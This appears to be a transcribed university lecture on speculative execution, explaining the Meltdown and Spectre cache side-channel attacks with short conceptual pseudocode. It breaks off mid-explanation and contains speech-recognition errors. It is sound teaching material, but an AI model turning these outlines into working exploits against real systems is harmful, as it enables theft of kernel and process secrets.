
So what we actually achieve over here is that even before completing the execution of this compare and jump on no zero instructions the processor could have actually speculatively executed these set of instructions and then commit these instructions only when the result of compare and jump on no 0 is obtained. Now the thing which one would ask is this would work fine for the specific example when r0 is equal to r1, but what would happen when r0 is not equal to r1, well in such a case when r0 is not equal to r1 we know that the 0 flag would be set to zero and the jump on no 0 to label would result in the execution being transferred to these instruction that is following the label.

So, in this condition 2 since these instructions following have been speculatively executed the processor would realize that in fact this speculation was wrong and these instructions were actually not to be executed. As a result the speculated results are discarded and execution continues from the instructions following the label. So, what we see is that the speculation could possibly improve the performance of the program. So, when the processor has executed correctly in this case when r0 is equal to r1 then a performance is gained because the speculated instructions could actually be committed at a much more faster rate.

On the other hand when the speculation is wrong as in this case r0 not equal to r1 then all the speculated (instructions) result should be discarded and there would be a performance overhead, all modern processes try to speculate correctly in order to maximize their performance. Another case where speculation is also observed is in something like this way, here what we have done is that we have replaced this jump on no 0 label instruction with a divided r0 by r1.

Now as we know there are a couple of things which are going on, one is the out of order and also the speculation and what happens is that even before this divide gets executed it may be likely that the instructions that follow this divide may be speculatively executed. So, there would be a problem that would occur if r1 happens to be equal to 0, in such a case we know that a divide by zero exception would be thrown and as a result the processor would need to discard the speculated execution. So, as a result if r1 is equal to 0 all the speculatively executed instructions would need to be discarded.

(Refer Slide Time: 12:34)



In January 2018, what was shown was that this out of order and speculative execution can be actually used to gain secret information out of the processor. So let us consider this small snippet of code there are in fact 3 instructions which are present, one is a raise exception instruction so this for example could be a divide r0, comma r1 and the case where r1 is equal to 0 then we have a memory access to an array at a location data times 4096.

If we evaluate these two instructions in a normal operation what would happen is that due to the raise exception this memory access to the probe array would never occur. However, due to speculation and if we consider what happens within the processor due to speculative out of order execution, the probe array at the location data into 4096 maybe speculatively executed and when the exception instruction is actually executed the results corresponding to probe array data into 4096 would be actually discarded.

Now what these new attacks actually showed was that even though the processor discussed the result due to speculation in such a case the speculative execution has an effect on the state of the processor, essentially due to this speculative execution of this memory axis or the state of the processor may be in the cache memories or the branch predictors or so on may be modified corresponding to the data which gets accessed.

So this particular figure shows how this program executes so we have a set of instructions that gets executed and then there is an exception and what happens when these actually gets executed in the processor is that many of these instructions will actually be executed


speculatively and out of order. So it may happen that these instructions without these instructions following the exception may be speculatively executed.


However, due to the exception that is present over here the results of the speculatively executed instructions would be discarded. However, what is seen is that these speculatively executed instructions may have a signature inside the memory axis. So, for example what would happen here is that there would be your memory axis which is done speculatively and data corresponding to probe array data into 4096 would be loaded into the cache memory from the lower size of the memory.

So what has been shown in this particular figure is if you look at page numbers and on the x-axis and the memory access time essentially make this memory access to probe underscore array what we see is that the memory access time due to the speculative execution may be a bit lower corresponding to the value of data. So over here for example the data has a value of 84 and therefore at the 84th page what is observed is that there is much lesser memory access time.

The takeaway from this particular slide is the fact that even though this line 3 in this particular program has never been executed due to this exception that is raised in line 1, nevertheless the micro-architectural state of the processor is modified by this third line by this memory access.

(Refer Slide Time: 16:35)





So, let us take a look at Meltdown, so this was an attack which was discovered in January 2018 and it showed how we could actually read secret data from say parts of the kernel space. So, before we go into how the attack actually works, we would have to look at the virtual address space of a process. So the virtual address space as we have seen in the previous lectures comprises of two components, so it comprises of a user space where your typical code stack heap and other data segments are present and above a particular memory location you have the kernel space.

So, the various protection mechanisms like the ring 0, ring 1, ring 2 and ring 3 guarantee that when you are running in user mode a program (could) can only observe the user space part of the process. On the other hand when a system call is invoked or you are running in the kernel space or in the operating system the entire virtual address space including that of the kernel space plus that of the user space is observable, typically in a 32-bit Linux kernel this boundary is present at a location 0xC0000000, any memory address above this particular location corresponds to a kernel space and any memory address below this location corresponds to that of a user space.

Now what Meltdown showed is that with a simple attack exploiting that features of what speculation actually provides a user space program would be able to read contents of the kernel space. In other words, a user space would be able to read code and data present in the kernel space. So the attack as such is quite simple the attacker we assume is running in the user space and has these two lines written in the program, the first line `i` equal to `*pointer` corresponds to something like this we have a pointer variable over here and let us assume that this point of variable is pointing to a location say this.

Now in the second statement an array which is present over here is accessed at a location $i * 256$. Therefore, the end result of these two instructions is that corresponding to this pointer one element of the array is loaded into this variable called i , so due to this particular load what we know due to the processor architecture is that the contents of the array corresponding to $i * 256$ would be loaded from the main memory into the various caches and would also get loaded into one of the general purpose registers present in the processor.

So it would look something like this, when the second statement gets executed a particular block corresponding to $\text{array}[i * 256]$ would be copied from the DRAM into the cache memory and also be copied into the corresponding general purpose register, now this is what happens during the normal operation of the program. Now let us say that we craft a pointer which is pointing to the kernel space.


So now what we are trying to do in the first statement is load some contents from the kernel space into this variable called i , so as we know that the kernel space is not accessible from a user level program, now this would result in an exception to be thrown and the program would terminate. So however due to the out of order and speculative execution of the processor the second statement would be speculatively executed. As a result we would have this statement reading the value of this memory location into i and speculatively accessing $\text{array}[i * 256]$.

Thus, the array would be accessed at a location which is dependent on the data which is present in this kernel space memory location. Thus, as we seen before one block of data present in array would be loaded into the cache. Now important for us to observe over here is the set which gets accessed. Now depending on the value of the memories present in this kernel space memory location since this memory location is used to index into the array the indexed location may access one of these multiple sets.

So, what typically would happen is that if an attacker is able to determine which of these sets has been accessed during the second operation the attacker would then be able to gain some information about the value of i . So in order to do this what the attacker would do is it would use something like the prime and probe what the attacker would do in order to find out which cache set was actually used previously, the attacker would start to access every element in the array. Notice that the first element in the table is not present in the cache and as a result the memory access time would be large due to the cache misses.


Similarly if the attacker accesses the second element it would also result in a cache miss because it is not available in the cache. On the other hand when the attacker finally accesses this specific memory location it would obtain a cache hit due to the fact that this particular element is present in the cache. Now the attacker would use this lower execution time for memory access of this particular location, identify some information about the value of i and therefore be able to determine some information about what was present in this specific memory location in the kernel space.

(Refer Slide Time: 22:56)



So if you go back and look at this particular slide what we see is that when i has a value of 84 it shows a execution time which is considerably lower compared to all other memory accesses to that array. Thus, the attacker would know that the value of i in other words the contents of that kernel space memory has a value of 84.

(Refer Slide Time: 23:20)




So this simple example showed how one attacker could use the features of an Intel processor to be able to read kernel space code or data just by manipulating these two statements and forcing the processor to speculatively execute and then try to identify what was actually speculatively executed by evaluating the memory access time, thank you.

Information Security - 5 - Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Spectre

Hello and welcome to this lecture in the Course for Secure Systems Engineering in the previous video lecture we had actually started about speculative execution and we had look at this recent attack known as Meltdown a in this video lecture we look at and others speculative attack known specter so this attack works basically in was this attack was discovered again in January 2018 and also makes use of the speculative execution of Intel processors.


(Refer Slide Time: 0:49)



As we have seen in the previous video what speculative execution in a processor does is that certain Instructions can be speculatively executed even before prior instructions have actually being completed so for example over here this set of instructions can be speculatively executed and the result for these instructions will not be committed unless and until this previous result corresponding to the compare and the jump have completed execution only at the speculation is correct would these instructions be committed.


So does we see that if there is a speculation and the speculation is correct then of all of these results can be immediately committed and the performance of the program would increase constantly.

(Refer Slide Time: 1:47)



On the other hand if the speculation was wrong that is there was a branch that occurred over here too this particular address and the instructions that followed follows this label has to be executed then all the speculatively executed result needs to be discarded now here that it would be a performance overhead processors try their best therefore to speculatively execute correctly they would try to predict what would possibly be the result of this compare instruction and would try to speculatively execute either this code following the jump on no zero instruction or the code following the label depending on what they predicted would be the result of this jump on no zero instruction.

(Refer Slide Time: 2:42)




So, in order to achieve this What is added to the processor is something known as a branch prediction logic. A branch prediction logic would keep track of all the branches that were taken at that particular instruction so for example in this figure it shows a 2 bit branch predictor and the branch prediction logic would either predict that the branches taken or not taken based on what had happened of previously when that instruction was executed so for example let us say that we start off with the prediction not taken and the first iteration of that 2 resulted in the branch being taken.

So then the state of the branch predict comes from here to from 00 to 01 another iteration of the loop the next iteration of the loop if again the branch in the branches is taken then a the state of

this branch predictor moves to predicted taken and which has a value of 11. So, now you see that the 3rd time when that a jump on no zero gets executed the branch predictor would automatically predict that the branch would be taken.

So does we see that the branch predictor is learning based on prior branches and trying to predict the result offered particular branches whether the branch would be taken all the branch would not be taken the speculative execution that follows would hopefully have a better accuracy and therefore would boost the performance so what was shown in the specter attack was that these branch prediction plus the speculation could result in a vulnerability by which secret data present in the program can be read.

(Refer Slide Time: 4:37)




In order to understand the specter attacks let us take the small a snippet of code this code comprises of an if statement read where the value of X is checked with `array_len` and if the value of X is less than `array_len` then we are permeating access to this array at the index X and the value of take array is taken into I And then they are also accessing a second array `array2` at the location $I * 256$ and the result is stored in our this variable called `viol` so what we see with here is that the `array2` is accessed at a location which is specified by array of X .

Now what we look at next is the use of space part of the process now we will assume that there is a secret information that is present here and the attackers wants to read some parts of this a secret data the other components of this small snippet of code see the X array and `array2` are also

shown in this user space part of the process do you have array over here X $array2$ and also $array_len$ for simplicity we have actually ignore the value of I and we assume that I is also present somewhere in this a users space part of the process or you can also assume that I is going to be part of that I and Y are just going to be stored in registers.


(Refer Slide Time: 6:28)



So let us see how execution off this small snippet of code takes place in normal circumstances so the first thing that is done is that when this line gets executed we have to load instructions one is the load for this variable X and the load for this variable $array_len$ so these 2 loads would cause X and $array_len$ to be loaded into the registers and during that particular process it would also get load loaded into the cache memory.


Now what the showed here is that there is a comparison between X and the $array_len$ now if X is indeed lesser than the $array_len$ which we assume is true right now then if condition is entered and these two instructions are executed and now let us assume this is the case right now.

(Refer Slide Time: 7:18)



The next we see is that the if statement is entered an X is used to index into the array and cause one block of data Corresponding to $array[X]$ to be loaded into cache so this data you can assume is loaded into cache and into a register which we denote as I .

(Refer Slide Time: 7:44)




Next what we see is that this value I is then used to indexed in to `array2` in other words we have this value I which is present in the cache or in the register is used in to used index in to `array2` and cause one block of data present in `array2` to be loaded into the cache memory typically if X is less than `array_len` then what we achieved at the end of this execution is that we have the `array_len` present in the cache memory similarly we have X present in the cache memory and 2

blocks of data one corresponding too I in the cache and the other corresponding to Y so all of these data would be present in the cache.


Now this is under the normal behavior when X is indeed less than $array_len$ so know that these kind of checks is quite common in lot of programs to ensure that an array is always indexed at the location which is within it's bounce now consider the case that these small snippet of code is in a loop and we are calling the small snippet of code multiple times so as a result we know that if over here and therefore there's a branch instruction this repeated invocation of these 3 statements would actually tune the branch predictor to predict that the branch is not taken.

(Refer Slide Time: 9:15)



So if we consider what the branch predictor would do is that repeated invocation of these if statements and with the condition that X is less than $array_len$ would eventually move the branch predictor to this particular state where the branch is considered to be not taken therefore from a speculative execution what can happen is that these instructions I equal to $array[X]$ and Y equal to $array2$ at the index of $I * 256$ so these two statements can be speculatively executed by the processor.


(Refer Slide Time: 9:50)



Now consider the this particular case we would assume the case where X has already been loaded into the cache and we have the secret data already present in the cache but the $array_len$ is not present in the cache now consider again the execution of these statements but consider the case that we have X is greater than $array_len$ so typically in what should happen over here is that since X is greater than or equal to $array_len$ these statements inside the if should not be executed so typically since X is greater than $array_len$ the statements inside this if condition should not be executed.

